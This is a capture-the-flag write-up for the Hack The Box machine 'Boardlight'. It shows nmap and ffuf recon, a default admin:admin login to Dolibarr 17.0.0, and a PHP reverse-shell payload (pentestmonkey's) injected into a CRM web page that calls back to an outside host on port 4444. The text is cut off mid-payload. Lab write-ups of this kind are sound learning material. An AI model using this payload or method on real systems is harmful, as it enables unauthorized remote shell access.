
HTB - Boardlight





Recon

```
sudo nmap -sC -sV -oA boardlight 10.10.11.11
[sudo] password for administrator:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-08 14:39 CDT
Nmap scan report for 10.10.11.11
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
```


```
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.38 seconds
```

From the looks of it, we have only SSH and HTTP running. We will next take a look into the website.





Looks like a consulting website.



A bit lower we see mention to board.htb. I added this to my hosts file.


I decided next to start fuzzing both the domain and the page for any interesting information.

```
┌──(administrator㉿kali0)-[~/HTB/BoardLight]
└─$ ffuf -u http://board.htb -H "HOST: FUZZ.board.htb" -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
-ac

        /'___\  /'___\           /'___\
```

```
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://board.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-
Content/raft-large-directories.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150,
Duration: 79ms]
CRM                     [Status: 200, Size: 6360, Words: 397, Lines: 150,
Duration: 96ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

The domain result shows that another domain exists. We will add that to hosts file as well.

Foothold




We are greeted with Dolibarr version 17.0.0. This gives us a bit of information to get started investigating this service.


I was able to find an exploit mentioned here: https://www.swascan.com/security-advisory-dolibarr-17-0-0/

This exploit mentions a method to bypass restrictions from adding dynamic php code to a web page. First we need to have a login.

My first attempt on any page is to try default credentials. Admin:admin did the trick.



This user is very restricted. Let's see if we can use the websites function for the exploit to work.



We are able to create a test site and webpage. I created a blank one and saved it. After saving, I edited using the HTML source button. I then added the following payload to the page:

```
←!— Enter here your HTML content. Add a section with an id tag and tag
contenteditable="true" if you want to use the inline editor for the content  -
→
<section id="mysection1" contenteditable="true">

<?PHP
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-
reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.10';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
```

```
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not
fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
```

